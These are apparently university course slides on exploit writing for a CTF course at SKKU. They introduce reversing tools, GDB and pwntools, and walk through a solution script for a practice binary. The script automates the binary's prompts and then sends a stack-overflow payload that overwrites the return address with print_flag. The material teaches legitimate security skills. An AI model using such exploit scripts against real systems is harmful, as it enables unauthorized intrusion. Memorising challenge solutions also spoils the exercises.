SWE3009: Internet Service and Computer Security

Exploit Writing Tutorial Series: Automation

Hojoon Lee

Systems Security Lab @ SKKU

CTF Website Registration

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

CTF Website

SSLab

A cool CTF platform based on ctfd.io

https://ctf.skku.edu/swe3009

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교


CTF Website: User registration

A cool CTF platform based on ctfd.io

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

CTF Website: User registration



- Username
  - u + {STUDENT_NUMBER}
  - e.g., u202311111
- Email: Your main email account
- Password:
  - Secure password ☺

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Your weapon of choice: Reversing

- Reverse engineering framework
  - Provides integrated and convenient reversing experience
  - *Decompilation* makes reversing 100x easier
  - IDA Pro
    - Pro: More convient and more features
    - Con: Full version is over $3000
  - Ghidra
    - New (less features), recently open-sourced by NSA
    - Completely free and open source

Your weapon of choice: Reversing

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Your weapon of choice: Reversing

Listing: ffi-demo

```
        undefined8        Stack[-0x10]:8 local_10                          XREF[2]:
        undefined8        Stack[-0x90]:8 local_90                          XREF[2]:
        undefined8        Stack[-0x98]:8 local_98                          XREF[2]:
        undefined8        Stack[-0xa0]:8 local_a0                          XREF[2]:
        undefined8        Stack[-0xa8]:8 local_a8                          XREF[2]:
        undefined8        Stack[-0xb0]:8 local_b0                          XREF[2]:
        undefined8        Stack[-0xb8]:8 local_b8                          XREF[2]:
                     __ZN8ffi_demo4main17hc633b27243ca05a9E          XREF[2]:     entry:100
                     ffi_demo::main
100004c7c ff 03 03 d1    sub        sp,sp,#0xc0
100004c80 fd 7b 0b a9    stp        x29,x30,[sp, #local_10]
100004c84 fd c3 02 91    add        x29,sp,#0xb0
100004c88 e8 43 01 91    add        x8,sp,#0x50
100004c8c e8 13 00 f9    str        x8,[sp, #local_a0]
100004c90 6c b4 01 94    bl         std::env::args                          undefi
100004c94 e0 13 40 f9    ldr        x0,[sp, #local_a0]
100004c98 e8 e3 00 91    add        x8,sp,#0x38
100004c9c e8 17 00 f9    str        x8,[sp, #local_98]
100004ca0 b5 f6 ff 97    bl         core::iter::traits::iterator::Iterator::collect  undefi
100004ca4 e0 17 40 f9    ldr        x0,[sp, #local_98]
100004ca8 22 04 00 94    bl         alloc::vec::Vec<T,A>::len               undefi
100004cac e0 1b 00 f9    str        x0,[sp, #local_90]
100004cb0 08 00 00 14    b          LAB_100004cd0
100004cb4 e0             ??         E0h
100004cb5 e3             ??         E3h
```

Decompile: main - (ffi-demo)

```
1
2 /* WARNING: Unknown calling convention: __rustcall */
3 /* ffi_demo::main */
4
5 void __rustcall ffi_demo::main(void)
6
7 {
8   ulong uVar1;
9   undefined8 uVar2;
10  undefined auVar3 [16];
11  undefined auStack_88 [24];
12  undefined auStack_70 [32];
13  undefined auStack_50 [64];
14
15  std::env::args();
16  core::iter::traits::iterator::Iterator::collect(auStack_70);
17  uVar1 = alloc::vec::Vec<T,A>::len(auStack_88);
18  if (uVar1 < 2) {
19    core::fmt::Arguments::new_const(auStack_50,&PTR_s_ERROR:_Argument_not_provided_1000a43f0,
20    std::io::stdio::_eprint(auStack_50);
21    core::ptr::drop_in_place<>(auStack_88);
22  }
23  else {
24    uVar2 = _<>::index(auStack_88,1,&PTR_s_src/main.rs_1000a43d8);
25    auVar3 = _<>::deref(uVar2);
26    jpeg_decompress(auVar3._0_8_,auVar3._8_8_);
27    core::ptr::drop_in_place<>(auStack_88);
28  }
29  return;
30 }
31
```

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Your weapon of choice: GDB

- GDB is a powerful command-line debugger
- That you probably learned back in SWE2001
- In this tutorial, I will demonstrate the powerful pwntools + GDB combination

Your weapon of choice: GDB

- Install GDB plugins for better visualizations and extended commands
  - https://github.com/longld/peda
  - https://github.com/hugsy/gef

Your weapon of choice: GDB

```
$rax   : 0x00000000004014f0  →  <main+0> push rbp
$rbx   : 0x0
$rcx   : 0x0000000000403d50  →  0x00000000004011e0  →  <__do_global_dtors_aux+0> endbr64
$rdx   : 0x00007fffffffdc28  →  0x00007fffffffe039  →  "AUTOJUMP_ERROR_PATH=/home/hjlee/.local/share/autoj[...]"
$rsp   : 0x00007fffffffdb00  →  0x0000000000000001
$rbp   : 0x00007fffffffdb00  →  0x0000000000000001
$rsi   : 0x00007fffffffdc18  →  0x00007fffffffdfd2  →  "/home/hjlee/Workspace/Code/sslab-ctf-framework/cha[...]"
$rdi   : 0x1
$rip   : 0x00000000004014f4  →  <main+4> sub rsp, 0x10
$r8    : 0x00007ffff7f87f10  →  0x0000000000000004
$r9    : 0x00007ffff7fc9040  →  <_dl_fini+0> endbr64
$r10   : 0x00007ffff7fc3908  →  0x000d00120000000e
$r11   : 0x00007ffff7fde660  →  <_dl_audit_preinit+0> endbr64
$r12   : 0x00007fffffffdc18  →  0x00007fffffffdfd2  →  "/home/hjlee/Workspace/Code/sslab-ctf-framework/cha[...]"
$r13   : 0x00000000004014f0  →  <main+0> push rbp
$r14   : 0x0000000000403d50  →  0x00000000004011e0  →  <__do_global_dtors_aux+0> endbr64
$r15   : 0x00007ffff7ffd040  →  0x00007ffff7ffe2e0  →  0x0000000000000000
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x00007fffffffdb00|+0x0000: 0x0000000000000001   ← $rsp, $rbp
0x00007fffffffdb08|+0x0008: 0x00007ffff7d95d90  →  <__libc_start_call_main+128> mov edi, eax
0x00007fffffffdb10|+0x0010: 0x0000000000000000
0x00007fffffffdb18|+0x0018: 0x00000000004014f0  →  <main+0> push rbp
0x00007fffffffdb20|+0x0020: 0x0000000100000000
0x00007fffffffdb28|+0x0028: 0x00007fffffffdc18  →  0x00007fffffffdfd2  →  "/home/hjlee/Workspace/Code/sslab-ctf-framework/cha[...]"
0x00007fffffffdb30|+0x0030: 0x0000000000000000
0x00007fffffffdb38|+0x0038: 0x4dcb0b4e518b6342
0x00007fffffffdb40|+0x0040: 0x00007fffffffdc18  →  0x00007fffffffdfd2  →  "/home/hjlee/Workspace/Code/sslab-ctf-framework/cha[...]"
0x00007fffffffdb48|+0x0048: 0x00000000004014f0  →  <main+0> push rbp
0x00007fffffffdb50|+0x0050: 0x0000000000403d50  →  0x00000000004011e0  →  <__do_global_dtors_aux+0> endbr64
0x00007fffffffdb58|+0x0058: 0x00007ffff7ffd040  →  0x00007ffff7ffe2e0  →  0x0000000000000000
0x00007fffffffdb60|+0x0060: 0xb234f4b1e7a96342
0x00007fffffffdb68|+0x0068: 0xb234e4fceb016342
0x00007fffffffdb70|+0x0070: 0x0000000000000000
0x00007fffffffdb78|+0x0078: 0x0000000000000000

   0x4014ce <hello+542>     call   0x4010d0 <fflush@plt>
   0x4014d3 <hello+547>     lea    rsi, [rbp-0x10]
   0x4014d7 <hello+551>     xor    edi, edi
   0x4014d9 <hello+553>     mov    edx, 0x200
   0x4014de <hello+558>     call   0x401080 <read@plt>
   0x4014e3 <hello+563>     add    rsp, 0x20
   0x4014e7 <hello+567>     pop    rbp
   0x4014e8 <hello+568>     ret
   0x4014e9                 nop    DWORD PTR [rax+0x0]
   0x4014f0 <main+0>        push   rbp
   0x4014f1 <main+1>        mov    rbp, rsp
 → 0x4014f4 <main+4>        sub    rsp, 0x10
   0x4014f8 <main+8>        mov    DWORD PTR [rbp-0x4], 0x0
   0x4014ff <main+15>       mov    rax, QWORD PTR [rip+0x2ae2]        # 0x403fe8
   0x401506 <main+22>       mov    rdi, QWORD PTR [rax]
   0x401509 <main+25>       xor    eax, eax
   0x40150b <main+27>       mov    esi, eax
   0x40150d <main+29>       call   0x401050 <setbuf@plt>
   0x401512 <main+34>       call   0x4012b0 <hello>
   0x401517 <main+39>       xor    eax, eax
   0x401519 <main+41>       add    rsp, 0x10
   0x40151d <main+45>       pop    rbp
   0x40151e <main+46>       ret
```

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Your weapon of choice: Exploit Scripting

- Python exploit scripting with pwntools
- Goal 1: Automation
  - Automating interaction
  - Set program state to a vulnerable point
- Goal 2: Delivering Maliciously Crafted Input
  - Shellcode, ROP gadgets, etc

Your weapon of choice: Exploit Scripting

- We will use pwntools in this course
  - Most widely used exploit writing Python library
- https://docs.pwntools.com/en/stable/
  - Take a quick look at its documentation for more information

Example Challenge: Automation

Automation Example

- Step 1: Run/analyze the binary to learn of its behavior
  - Playing with the program
  - Reverse engineering the program

Automation Example

Tomorrow at 14:00

Unexplored | External symbol | Lumina function

Pseudocode-A | Hex View-1 | Structures | Enums | Imports

IDA View-A

```
; Attributes: bp-based frame

; ssize_t hello()
public hello
hello proc near

var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
s= byte ptr -10h

; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 20h
xor     eax, eax
mov     edi, eax        ; timer
call    _time
mov     edi, eax        ; seed
call    _srand
call    _rand
mov     ecx, 64h ; 'd'
cdq
idiv    ecx
mov     [rbp+var_14], edx
call    _rand
mov     ecx, 64h ; 'd'
cdq
idiv    ecx
mov     [rbp+var_18], edx
lea     rdi, format     ; "Do you want to continue? (yes/no)\n"
mov     al, 0
call    _printf
lea     rdi, [rbp+s]    ; s
mov     rax, cs:stdin_ptr
mov     rdx, [rax]      ; stream
mov     esi, 8          ; n
call    _fgets
lea     rdi, [rbp+s]    ; s
lea     rsi, aAreYouSureYesN+16h ; reject
call    _strcspn
mov     [rbp+rax+s], 0
lea     rdi, [rbp+s]    ; s1
lea     rsi, s2         ; "yes"
call    _strcmp
cmp     eax, 0
jz      loc_401351
```

Pseudocode-A

```
3   unsigned int v0; // eax
4   int v2; // [rsp+4h] [rbp-1Ch] BYREF
5   int v3; // [rsp+8h] [rbp-18h]
6   int v4; // [rsp+Ch] [rbp-14h]
7   char s[16]; // [rsp+10h] [rbp-10h] BYREF
8
9   v0 = time(0LL);
10  srand(v0);
11  v4 = rand() % 100;
12  v3 = rand() % 100;
13  printf("Do you want to continue? (yes/no)\n");
14  fgets(s, 8, stdin);
15  s[strcspn(s, "\n")] = 0;
16  if ( strcmp(s, "yes") )
17  {
18    printf("OK Bye\n");
19    exit(0);
20  }
21  printf("Are you sure? (yes/no)\n");
22  fgets(s, 8, stdin);
23  s[strcspn(s, "\n")] = 0;
24  if ( strcmp(s, "yes") )
25  {
26    printf("OK Bye\n");
27    exit(0);
28  }
29  printf("which number is bigger? %d? or %d?\n", (unsigned int)v4, (unsigr
30  fgets(s, 8, stdin);
31  s[strcspn(s, "\n")] = 0;
32  if ( (unsigned int)__isoc99_sscanf(s, "%d", &v2) != 1 )
33  {
34    printf("Invalid input, Terminating...\n");
35    exit(0);
36  }
37  if ( v2 != v4 && v2 != v3 )
38  {
39    printf("Incorrect answer, Terminating...\n");
40    exit(0);
41  }
42  if ( v2 == v4 && v4 < v3 )
43  {
44    printf("Incorrect answer, Terminating...\n");
45    exit(0);
46  }
47  if ( v2 == v3 && v4 > v3 )
48  {
49    printf("Incorrect answer, Terminating...\n");
50    exit(0);
51  }
```

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

[Terminal Demo]

Automation Example

```
ssize_t hello()
{
  unsigned int v0; // eax
  int v2; // [rsp+4h] [rbp-1Ch] BYREF
  int v3; // [rsp+8h] [rbp-18h]
  int v4; // [rsp+Ch] [rbp-14h]
  char s[16]; // [rsp+10h] [rbp-10h] BYREF
```

Annoying Questions

```
  printf("Enter your payload that would print the flag >>> ");
  fflush(stdout);
  return read(0, s, 512uLL);
}
```

Crash

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Automation Example: Solution.py

```python
import struct
from pwn import *
import re

# Our target
target = "./build/out/202311111/202311111.bin"
context.log_level = "debug"
e = context.binary = ELF(target, checksec=False)
print_flag = e.symbols["print_flag"]
hello = e.symbols["hello"]


# p = remote("localhost", 8000)
p = process(target)
gdb.attach(
    p,
    f"""
            b *hello+568
            """,
)
io = p
```

- **`Context.binary = ELF(…)`**
  - Load executable binary for analysis
  - Allows you to extract addresses for symbols
- **`process(target)`**
  - launches a sub process with given binary and opens a I/O channel (**p**)
  - Used for *local* debugging and testing

Automation Example: Solution.py

```python
import struct
from pwn import *
import re

# Our target
target = "./build/out/202311111/202311111.bin"
context.log_level = "debug"
e = context.binary = ELF(target, checksec=False)
print_flag = e.symbols["print_flag"]
hello = e.symbols["hello"]


# p = remote("localhost", 8000)
p = process(target)
gdb.attach(
    p,
    f"""
            b *hello+568
            """,
)
io = p
```

- **`p = remote("sslab.skku.edu", 8000)`**
  - Connects to challenge binary hosted on CTF server
  - You need to do this to get real FLAG

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Automation Example: Solution.py

```
gdb.attach(
    p,
    f"""
        b *hello+568
        """,
)
```

- Pwntools automatically attaches GDB to target program
- Also executes GDB script to automate the process

Automation Example: Solution.py

```python
io = p


line = io.recvline()
io.sendline(b"yes")
line = io.recvline()
io.sendline(b"yes")

line = io.recvline(timeout=5)
```

- **`io.recvxxx()`, `io.sendxxx()`**
  - Pwntools I/O functions that allow you to communicate with the target program

Automation Example: Solution.py

```
m = re.search("\? ([0-9]{1,2})\? or ([0-9]{1,2})\?", line.decode())
num1 = int(m.group(1))
num2 = int(m.group(2))

num = num1 if num1 > num2 else num2

io.sendline(str(num))
print(io.recv())
```

- I used simple *Regular Expression* to parse the program output to extract two numbers,
- Then I compare and send the correct answer.

Automation Example: Solution.py

```python
payload = b""
payload += cyclic(24)
payload += p64(print_flag)
# payload += cyclic(64)
io.sendline(payload)

io.interactive()
exit()
```

- I exploit the stack overflow (More in SW Security Part) to get the flag
- Stack return address has been overwritten with the address of `print_flag()`

Automation Example: Solution.py

```python
payload = b""
payload += cyclic(24)
payload += p64(print_flag)
# payload += cyclic(64)
io.sendline(payload)

io.interactive()
exit()
```

```
61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61
65 61 61 61  66 61 61 61  20 12 40 00  00 00 00 00
0a
```

- cyclic(24) is just a filler that generates repeating pattern of 61 61 61 61 61 61 61 61 / 62 61 61 61 61...
- Allows you to easily spot them on GDB's stack view